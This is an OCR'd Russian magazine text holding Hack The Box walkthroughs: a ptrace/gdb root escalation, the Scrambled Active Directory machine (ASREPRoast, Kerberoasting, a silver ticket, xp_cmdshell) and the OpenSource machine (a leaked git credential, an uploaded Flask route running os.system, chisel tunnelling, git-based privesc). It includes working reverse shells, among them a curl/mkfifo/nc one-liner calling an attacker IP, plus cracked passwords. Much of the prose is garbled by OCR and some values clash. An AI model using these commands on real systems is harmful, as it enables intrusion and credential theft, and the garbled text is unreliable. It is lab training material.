cap_sys_ptrace позволяет трассировать произвольные процессы с помощью `ptrace`. А в службе `ptrace` разрешение работающим от имени root. Обычно root-у какой любой привилегированный процесс. И в списке процессов отмечаем работающий **python3**.


```
ps aux
```



Список процессов

Подключимся к нему с помощью **gdb**

```
gdb -p 786
```



Отладка работающего процесса

А теперь попытаемся выполнить команду с помощью функции **system**. Попробуем создать файл в домашнем каталоге пользователя.

```
call (void)system("touch /home/developer/qweewqweewq")
```



Выполнение команды

Команда выполнена, используем один из методов персистентности. К примеру, запись публичного ключа SSH в файл **authorized_keys**. Сперва создадим каталог `.ssh`, а затем скопируем ключ уже имеющихся у нас пользователя.

```
call (void)system("mkdir /root/.ssh")
call (void)system("cp /home/developer/.ssh/id_rsa.pub /root/.ssh/authorized_keys")
```



Запись ключа

Подключаемся с помощью приватного ключа и забираем флаг:

Флаг рута

Машина захвачена!

HTB SCRAMBLED




ПРИМЕНЯЕМ ASREPROAST И KERBEROASTING ДЛЯ АТАКИ НА SMB И MS SQL


RalfHacker
hacker@htbpentest.com

В сегодняшнем райтапе я покажу, как атака ASREPRoast позволяет получить тикет для службы MS SQL. Данные из базы помогут нам в продвижении, а для повышения привилегий заказан уязвимость при использовании сериализации.

Наша цель — заказ тренировочной машины Scrambled с площадки Hack The Box.



WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты оказываешь в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`, чтобы к ней было удобное обращаться:

```
10.10.11.168    scrambled.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет злоумышленнику узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и получению точки входа.

Nmap/zenmap известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sCpports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование всех портов. Более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




Результат работы скрипта


Нашлось много открытых портов, что типично для Windows:

- 53 — служба DNS;
- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC), используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с поддержкой/over SSL или TLS;
- 1433 — СУБД Microsoft SQL Server 2019;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 4411 — какое-то пользовательское приложение;
- 5985 — служба WinRM;
- 9389 — веб-сервис AD DS.

Все перечисленные службы Microsoft пока что ничего нам дать не могут, поэтому первым делом смотрим сайт.








Страница IT Services

Сразу отмечаем полезную информацию: аутентификация NTLM отключена.

ТОЧКА ВХОДА
OSINT


На одной из страниц находим скриншот консоли, в в нем видно пользователя ksimpson. Это очень важная информация!



Страница Reports

На другой странице отмечаем инструкцию к ПО, работающему на порту 4411. Здесь обратим внимание на имя сервера и домен — `dc1.scrm.local`. Соответствующие записи добавляем в файл `/etc/hosts`.

```
10.10.11.168 scrambled.htb dc1.scrm.local scrm.local
```



Страница IT Services

А также находим информацию о том, что имя пользователя может выступить в качестве пароля.



Информация о сбросе пароля

Kerberos

Мы можем отправить запрос ASREP, существует ли тот или иной аккаунт. Есть возможность запросить ключ (AS key) Kerberos этого пользователя, если аккаунт зашифрован с помощью его пароля. Но дело в том, что сервер различает ответы «данный пользователь не установлен» и «учетная запись не существует». А значит, если проходимо по именам пользователей и для какого-то нам ответит, что файл от установлен, мы узнаем, что эта учетка существует. Сделать такой перебор можно с помощью инструмента **GetNPUsers** из пакета **impacket**.

Имена пользователя у нас уже есть.

```
GetNPUsers.py scrm.local/ksimpson -no-pass
```

```
└─$ GetNPUsers.py scrm.local/ksimpson -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for ksimpson
[-] User ksimpson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Ключевых существующих пользователя

Нам отметили, что флаг не установлен, а значит, учетная запись существует. Теперь с помощью **kerbrute** проверим пароль пользователя.

```
kerbrute_linux_amd64 passwordspray -d scrm.local ~/dc dc1.scrm.
local users.txt ksimpson
```

```
>  Using KDC(s):
>   dc1.scrm.local:88

>  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
>  Done! Tested 1 logins (1 successes) in 0.755 seconds
```

Ключевых верный пользователь

Учетные данные оказались верны, поэтому мы можем запросить тикет пользователя и применить его как аутентификатор, иначе пароля. Я этим не поможет сидит **getTGT** из того же пакета.

```
impacket-getTGT scrm.local/ksimpson:ksimpson
```

```
┌[ralfgraf㉿PC]-[/home/ralf/tmp/scrabled]
└─$ impacket-getTGT scrm.local/ksimpson:ksimpson
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache
```

Ключевой тикет пользователя ksimpson

Экспортируем полученный тикет и подключаемся к службе SMB. Чтобы удалось аутентифицироваться, нужно на твоем хосте и на сервере должно отличаться не больше чем на пять минут. Если отличаются, стоит обновить локальное время по протоколу NTP.

```
sudo ntpdate scrm.local
export KRB5CCNAME=ksimpson.ccache
impacket-smbclient -k scrm.local/ksimpson@dc1.scrm.local -no-pass
```

```
┌[ralfgraf㉿PC]-[/home/ralf/tmp/scrabled]
└─$ export KRB5CCNAME=ksimpson.ccache
┌[ralfgraf㉿PC]-[/home/ralf/tmp/scrabled]
└─$ impacket-smbclient -k scrm.local/ksimpson@dc1.scrm.local -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Public
Sales
SYSVOL
# $
```

Подключение к ресурсу SMB

Командой **shares** получаем список ресурсов.

Продолжение статьи →

HTB SCRAMBLED

ПРИМЕНЯЕМ
АЗБЕРЕЙКИД И KERBEROASTING
ДЛЯ АТАКИ НА DMSA И MS SQL

ВЗЛОМ

ТОЧКА ОПОРЫ

Попадать по категории, успешно закрыли в Public

use Public

```
# smb Public
[*] x64 (name:) (domain:)
[*] Enabled SMB 1:NO SMB 2:YES SMB 3:NO
[*] Connecting to 10.10.11.168:445
[+] 10.10.11.168:445 - Connected to Network Security Changes.pdf
```

SMB (порт 445)

Там находим кучу всего сразу документ. Скачиваем его командой **get <file>**. В нем сразу документ рассказано с нарушением основ службы MS SQL.

```
Scramble Corp

ADDITIONAL SECURITY MEASURES

Date: 04/09/2021
TAG: All employees
Author: IT Support

As you may have heard, our network was recently compromised and an attacker was able to access
our MSSQL instance. We have since taken measures to secure our network and prevent this and other
intrusions changes. You can find these listed below along with the steps these changes may impact
you.

Changes: As the attacker used something known as "NTLM relaying", we have disabled NTLM
authentication across the entire network.

Users impacted: All

Workaround: When you log on or access network resources you will now be using Kerberos
authentication (which is definitely more secure!). Make sure you remember your password as
Kerberos does not use the NT hash that you may be familiar with your username and any server
names or IP addresses.

Changes: The attacker was able to retrieve credentials from an SQL database used by our HR software
so we have removed all access to the SQL service for everyone apart from network administrators.

Users impacted: HR department

Workaround: If you can no longer access the HR software please contact us and we will manually
grant your account access again.

If you have any questions please let me know.

Scramble Corp IT
```

Kerberoasting

Kerberoasting

Как мы можем делать с MS SQL, можно, используя этому Kerberoasting. Об этом — службы (Active) Directory. Для этого нужно с имени пользователя, на его системных учетов. Такого TGS зашифрован ключом, который создается на основе пароля пользователя, в данном можно взломать методом перебора. Он дает нам доступ к этой службе. Чтобы клиенту запрашивать такой билет, нам нужно знать SPN-имя сервиса и TGT-билет. Для службы получаем из этой информации с помощью **impacket-secretsdump**.

Теперь сохраним такие в файл и создадим SPN для перебора. Перед ключевой записи получим очень быстро.

```
john sql4svc.hash --wordlist=rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MSSQLSvc/dc1.scrm.local:1433@SCRM.LOCAL:MSSQLSvc/dc1.scrm.local:1433@SCRM.LOCAL:sql4svc
Minimum1@
1g 0:00:00:00 100% 2.941176g/s 30208p/s 30208c/s 30208C/s Password..Passion
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Пароль учетной записи

Подключаем Evil-WinRM частью службы MS SQL.

```
evil-winrm -i 10.10.11.168 -u sql4svc -p Minimum1@
```

Silver Ticket

Тебе нужные пользователь, чтобы в нем. Чтобы **silver ticket** для — специальная шаги для сервиса «серебряного» билета. Silver ticket — это реальный билет TGS для определенной службы, созданный без участия контроллера NTLM пользователя. Он дает нам доступ к этой службе. Чтобы **klistpw** командой, такой билет, нам нужно знать NTLM-хеш пароля и SID службы. Для службы получаем из этой информации с помощью **impacket-secretsdump**.

```
impacket-secretsdump -k scrm.local\\kinspoon@dc1.scrm.local
-no-pass -debug
```

```
[+] Impacket Library Location: /usr/lib/python3/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/
[+] Target system is 'dc1.scrm.local' and hostname is 'DC1'
[+] StringBinding ncacn_ip_tcp:dc1.scrm.local[49667]
[+] StringBinding ncacn_ip_tcp:10.10.11.168[49667]
[+] StringBinding ncacn_np:dc1.scrm.local[\pipe\lsass]
[+] Domain FQDN: SCRM.LOCAL
[+] Domain SID: S-1-5-21-2743207045-1827831105-2542523200
[+] Domain SID is: S-1-5-21-2743207045-1827831105-2542523200
[+] Calculating NTLM keys for 'SCRM\kinspoon'...
[+] Cleaning up...
```

SID службы

А мы генерируем на ntlm.pythonhosted.org из полученного пароля.

```
hmm(Pegasus!42) - 8f99b6165008d7f7767f2f2614687758f0
```

NTLM-хеш пользователя

А теперь генерируем билет.

```
ticketer.py -domain scrm.local -spn MSSQLSvc/dc1.scrm.local
-user-id 500 Administrator -nthash
b999a16500b87d17ec7f2e2a68778f05 -domain-sid S-1-5-21-2743207045-
1827831105-2542523200
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Экспортируем созданный билет в переменную окружения и подключаемся к службе MS SQL, используя аутентификацию Kerberos.

```
export KRB5CCNAME=Administrator.ccache
mssqlclient.py dc1.scrm.local -k -no-pass
SELECT name FROM master.dbo.sysdatabases
```

```
SQL> SELECT name FROM master.dbo.sysdatabases
name
----------

master

tempdb

model

msdb

ScrambleHR
```

Список баз данных

ПРОДВИЖЕНИЕ
Пользователь SqlSvc

Попадаем в базе данных **ScrambleHR** и получаем из нее таблицы.

```
use ScrambleHR
SELECT name FROM SYSOBJECTS WHERE xtype = 'U'
```

```
SQL> use ScrambleHR
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: ScrambleHR
[*] INFO(DC1\SQLEXPRESS): Line 1: Changed database context to 'ScrambleHR'.
SQL> SELECT name FROM SYSOBJECTS WHERE xtype = 'U'
name
----------

Employees

UserImport

Timesheets

SQL>
```

Таблицы в базе данных

Как интересует таблица пользователей **UserImport**. Получаем все ее записи.

```
select * from UserImport
```

```
SQL> select * from UserImport
ID  LdapUser    LdapPwd     LdapDomain
--  ----------  ----------  ----------
1   MiscSvc     ScrambledEggs9900  scrm.local
2   ScrambleHR  SqlSvc1298!  scrm.local
```

Данные в таблице UserImport

С найденными учетными данными подключаемся через **evil-winrm**, потому что **mssqlclient** имеет ограничения через MS SQL. Первым делом нужно запустить **xp_cmdshell** — это инструкция по нашему сделать из-за **xp_cmdshell** — **enable_xp_cmdshell**, после чего выполняем команду **whoami**.

```
enable_xp_cmdshell
reconfigure
```

```
SQL> enable_xp_cmdshell
[*] INFO(DC1\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure
SQL>
```

Включаем xp_cmdshell

Теперь мы можем выполнять команды через **xp_cmdshell**

```
xp_cmdshell whoami
whoami
```

```
SQL> xp_cmdshell whoami
output
------
scrm\sqlsvc

SQL>
```

Проверяем привилегии обычного

Сразу пробуем реверс-шелл, который отправляется с помощью очень удобного **Online Reverse Shell Generator**. Для него нужно задать параметры, такие как локальный хост и порт, а также язык и целевую систему. Долго: настройку задали нашему Base64. Листинг загрузим командой **certutil**.

```
CAH nc -lvnp 4321
```

```
xp_cmdshell powershell -e JABjAGw...AoACkA
```

```
PS C:\Windows\system32> CAH nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.168] 51902
whoami
scrm\sqlsvc
PS C:\Windows\system32>
```

Запускаем реверс-шелл

Получаем блокончил и продвигаемся дальше.

Пользователь MiscSvc

Как уже есть встроенные данные MiscSvc, поэтому попробуем получить новую оболочку PowerShell.

```
$pass = Convert-To-SecureString "ScrambledEggs9900" -AsPlainText
-Force
$cred = New-Object System.Management.Automation.PSCredential(
"scrm\miscsvc", $pass)
Invoke-Command -Computer dc1 -ScriptBlock { whoami } -Credential
$cred
```

```
PS C:\Users\sqlsvc\Documents> $pass = Convert-To-SecureString "ScrambledEggs9900" -AsPlainText -Force
PS C:\Users\sqlsvc\Documents> $cred = New-Object System.Management.Automation.PSCredential("scrm\miscsvc", $pass)
PS C:\Users\sqlsvc\Documents> Invoke-Command -Computer dc1 -ScriptBlock { whoami } -Credential $cred
scrm\miscsvc
PS C:\Users\sqlsvc\Documents>
```

Получаем данные MiscSvc

Так как команда была выполнена в другом контексте, попробуем наш реверс-шелл, который отправляется с помощью **Invoke-Command**.

```
Invoke-Command -Computer dc1 -ScriptBlock { powershell -e
JABjAG...AoACkA } -Credential $cred
```

```
PS C:\Users\sqlsvc\Documents> Invoke-Command -Computer dc1 -ScriptBlock { powershell -e JABjAGw...AoACkA } -Credential $cred
PS C:\Users\sqlsvc\Documents> CAH nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.168] 51916
whoami
scrm\miscsvc
PS C:\Users\miscsvc\Desktop> type user.txt
63a5e6eed8f7bf756d57976789829b23
PS C:\Users\miscsvc\Documents>
```

Запускаем реверс-шелл

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Запускаем подробную информацию о пользователе, значимом, что он состоит группе Windows Пятнами и Полиев.

```
whoami /all
```

```
USER INFORMATION
----------------

User Name      SID
============== =============================================
scrm\miscsvc S-1-5-21-2743207045-1827831105-2542523200-1106

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2-0    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11-0   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15-0   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Проверяем привилегии

Перейдем к общим разделам и найдем там каталог IT. Если зайти еще дальше, то найдем скрипт **ScramClient.exe**.

```
Directory: C:\Users\sqlsvc\Documents\IT\Client

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        05/11/2021     20:52          69120 ScrambleClient.exe
-a----        05/11/2021     20:52          19456 ScrambleLib.dll
```

Скрипт ScramClient.exe и ScramLib.dll

С помощью **netcat** забираем файлы с хоста.


```
#local host
nc -lvp 4343 > ScrambleClient.exe
nc -lvp 7654 > ScrambleLib.dll

#remote host
type ScrambleClient.exe | C:\Users\sicsvc\Documents\nc.exe 10.10.
14.11 4343
type ScrambleLib.dll | C:\Users\sicsvc\Documents\nc.exe 10.10.14.
11 7654
```

И так как это приложение .NET, мы можем его легко декомпилировать с помощью **dnSpy**. По поиску **LogInWindow** можем найти следующий код:

```
public LogInWindow()
{
    this.InitializeComponent();
    this.Closing += this.LogInWindow_Closing;
    this.ldapConnection = new LdapConnection("scrm.local");
    this.ldapConnection.SessionOptions.Sealing = true;
    this.ldapConnection.SessionOptions.Signing = true;
    this.ldapConnection.Bind(new NetworkCredential("MiscSvc",
    "ScrambledEggs9900"));
    this.ldapConnection.SessionOptions.ProtocolVersion = 3;
    this.searchRequest = new SearchRequest("dc=scrm,dc=local",
    "(&(objectClass=user)(objectCategory=person))",
    SearchScope.Subtree, null);
    this.searchRequest.Controls.Add(new SecurityDescriptorFlagControl
    {
        SecurityMasks = SecurityMasks.Dacl
    });
    this.searchRequest.Controls.Add(new SearchOptionsControl(
    SearchOption.DomainScope));
    this.searchRequest.Controls.Add(new DirectoryNotificationControl());
    this.searchRequest.Attributes.Add("name");
    this.searchRequest.Attributes.Add("mail");
    this.searchRequest.Attributes.Add("objectClass");
    this.searchRequest.Attributes.Add("objectSid");
    this.searchRequest.Attributes.Add("sAMAccountName");
    this.searchRequest.Attributes.Add("sAMAccountType");
    this.searchRequest.Attributes.Add("userPrincipalName");
    this.searchRequest.Attributes.Add("displayName");
    this.searchRequest.Attributes.Add("pwdLastSet");
    this.searchRequest.Attributes.Add("lastLogon");
    this.searchRequest.Attributes.Add("memberOf");
    this.searchRequest.Attributes.Add("primaryGroupID");
    this.searchRequest.Attributes.Add("objectGUID");
    this.searchRequest.Attributes.Add("userAccountControl");
    this.searchRequest.Attributes.Add("servicePrincipalName");
    this.searchRequest.Attributes.Add("msDS-SupportedEncryptionTypes
```

HTB OPENSOURCE



АТАКУЕМ УДАЛЕННЫЙ ХОСТ ЧЕРЕЗ GIT



RaffHacker
hackerraff@gmail.com

В этом райтапе мы сначала покопаемся в репозитории Git, чтобы найти уязвимые данные, а затем обнаружим уязвимость, которая даст нам доступ к хосту. Далее эксплуатируем привилегий реализуем одну из техник GTFOBins.

Захватывать мы будем тренировочную машину OpenSource с площадки Hack The Box, оценивающую как легкая.



WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты оказываешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`.

```
10.10.11.164    opensource.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг: при любой атаке. Он позволяет атакующему узнать какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг: к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта.


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Результат работы скрипта


Nmap нашел всего два открытых порта: 22 — служба OpenSSH 7.6p1 и 80 — веб-сервер Python Werkzeug 2.1.2 а также порт 3000, который фильтруется. Посмотрим, что нам может показать веб-сервер.



Главная страница сайта opensource.htb


ТОЧКА ВХОДА

Видим ссылку для скачивания файла. По названию архива можем понять, что это какие-то исходные коды.



Предложение скачать архив

В архиве есть каталог `.git`, по которому мы должны прогуляться.



Содержимое архива

Распакуем архив и зайдем в каталог, содержащий репозиторий Git. После этого просмотрим существующие ветки.

```
git branch
```

```
┌[raif@ralf-PC]─[/home/ralf/tmp/opensource/source]
└─$ git branch
  dev
* public
```

Ветки Git-репозитория

Теперь получим историю коммитов, но хотелось в дальнейшем пройдемся.

```
git log dev
```

```
┌[raif@ralf-PC]─[/home/ralf/tmp/opensource/source]
└─$ git log dev
commit c41fede72ec6df98735c11b2fa1e79ef492a0bf3 (dev)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1097
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```

История коммитов

Теперь просматриваем каждый коммит и надеюсь найти важные данные. И в одном из них обнаруживаем URL прокси-сервера с указанными учетными данными.

```
git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
```

```
┌[raif@ralf-PC]─[/home/ralf/tmp/opensource/source]
└─$ git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..f987ae3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+    "python.pythonPath": "/home/user/.virtualenvs/flask-app-b5GscEs_/bin/python",
+    "http.proxy": "http://dev:apNhwJHoAzMH7vezaRL6@localhost:5000"
+}
\ No newline at end of file
diff --git a/app/app/views.py b/app/app/views.py
index f2746c6..0f3c137 100644
--- a/app/app/views.py
+++ b/app/app/views.py
@@ -1,5 +1,6 @@ from flask import render_template, request, send_file
 from app import app

-@app.route('/', methods=['GET', 'POST'])
+@app.route('/')
 def index():
     return render_template('index.html')

@@ -8,7 +9,7 @@ def index():
 @app.route('/download')
 def download():
-    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
+    return send_file('static/source.zip')

 @app.route('/upload-report/<path:path>', methods=['GET', 'POST'])
 def upload_file(path):
@@ -20,4 +21,4 @@ def upload_file(path):
     return render_template('upload.html', path=path)

 def send_report(path):
-    path = os.path.join(os.getcwd(), "public", "uploads", path)
+    path = os.path.join('/home/user/antak-webshell/public', "uploads", path)
\ No newline at end of file
```

Коммит с учетными данными

Больше в репозитории ничего не находим, поэтому начинаем изучать исходный код приложения.

Содержимое файла static/views.py

Как видишь, мы можем загружать файлы с любым расширением. Сразу бросается в глаза функция `os.path.join` — строка 14. Последовательность `../` фильтруется, что не позволит запускать shell SSH-ключ пользователю, даже если мы узнаем путь. Однако файл сохраняется с тем же именем без всяких временных меток, что дает нам возможность перезаписывать существующие файлы.

Продолжение статьи →

HTB OPENSOURCE

АТАКУЕМ УДАЛЕННЫЙ КОСТНЕРЕЗ GIT

ТОЧКА ОПОРЫ

Давай попробуем написать текущий файл, добавив в его конец свой обратный слэш, к примеру /rslf.


```
@app.route('/rslf')
def rslf():
    return os.system(request.args.get('cmd'))
```

Ссылку на страницу для проверки нашего чудо-кода можно скачивать репозиторов.





Загрузим наш новый **view.py** и перехватим запрос на загрузку в **Burp Intercept**.



В выполнил запрос через **curl**, потому что нужно было закодировать реверс-шелл в кодировку URL в **Burp Encoder** закодирует абсолютно все символы, а нам нужно не все. Это не очень удобно, поэтому я просто вставлю текст в **Burp Repeater** и кодирую необходимый класс. Ctrl-U. однако и curl'ом тоже удобно работать.

```
curl 'http://opensource.htb/rslf?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.49+4321+>/tmp/f'
```




Осталось кликнуть **rfwrap -cAr nc -lnvp 4321** запустить, и выполнить команду для запуска реверс-шелла.



ПРОДВИЖЕНИЕ

По нашим исследованиям понимаем, что находимся внутри контейнера Docker. Дальнейший путь проходил через поиск открытых портов. Сканировал через Fingerprint. Скрипт для сканирования расположен в порту 3000 хостовой




Для удобной работы через браузер нам нужно туннелировать порты. Я использовал **chisel**. скрипт туннелирует как на локальном хосте, к качестве сервера, так и на удаленном — как клиент. В параметрах серверной части указываем, что ожидаем подключения (параметры **-reverse**), а также порт для подключения **-p 8000**

```
chisel.bin server --reverse -port 8000
```

```
server: Reverse tunnelling enabled
server: Fingerprint f1f2605pc90+8s13LK7d0T9qd8RAeKvj2bA2yqIhonc=
server: Listening on http://0.0.0.0:8000
```

Теперь на удаленной машине инициализируем клиентскую часть. В параметрах указываем адрес сервера chisel и порт для подключения, а также настройки проксирования.

```
chisel.bin client 10.10.14.49:8000 R:3000:172.17.0.1:3000
```



В логах сервера должны увидеть создание с создание сессии.

```
server: Reverse tunnelling enabled
server: Fingerprint f1f2605pc90+8s13LK7d0T9qd8RAeKvj2bA2yqIhonc=
server: Listening on http://0.0.0.0:8000
server: session#1: Tun: proxy#R:3000=>172.17.0.1:3000: Listening
Логи сервера chisel
```

Таким образом, весь трафик, который мы отправляем на локальный порт 3000, будет туннелироваться на порт 3000 указанного хоста (в данном случае — на 172.17.0.1) через докер-машину. Теперь откроем сайт в браузере и увидим Git



Воспользовавшись учетными данными, найденными в конфигурации, авторизуемся на сайте.



Переходим к единственному доступному репозиторию и видим баки домашнего каталога пользователя.






Конечно же, как интересует привязанный ключ SSH.



Для нашего пользователя devO1.



Копируем его на локальной машине, создаем файлик **chmod 0600 id_rsa** назначаем права и подключаемся к машине по ssh.

```
dev01@opensource:~$ id
uid=1000(dev01) gid=1000(dev01) groups=1000(dev01)
dev01@opensource:~$ cat user.txt
6f2d6e77f6c37f1e75819446dcd36c301
```

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Первым делом я, как обычно, полазил все *сомнительные* настройки и полезные утилиты. Например, какие *интересные* привилегии установлены и какие работают [LinPEAS](), но ничего не нашел.

Следующий шаг — изучить процессы, которые запускаются. Чтобы найти запускаемые в системе процессы, будем использовать утилиту [pspy64]. Загрузим ее на машину и запустим с параметрами.

В выводе отмечаем использование **git**, причем от имени пользователя с повышенными привилегиями (uid=0) — это root.

Тут и обратился к **GTFOBins**. Это база гаечек, которые позволяют повысить привилегии при помощи стандартных приложений Linux. В частности есть [git commit](). Нашел в нашем списке, нашел [git hooks]. Это скрипты, только вместо клиента у нас root-пользователь. Нам нужно создать pre-commit.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo PAGER='sh -c "exec sh 0<&1"' git -p help
```

(a) This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(b) The help system can also be reached from any git command, e.g. git branch. This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo git branch --help config
!/bin/sh
```

(c) Git hooks are merely shell scripts and in the following example for hook associated to the pre-commit action is used, they will be executed. Both, just made sure to be able perform the commit action and then create the hook and add the commit and finally into the malicious hook, i.e. instead of using my ... others.

```
TF=$(mktemp -d)
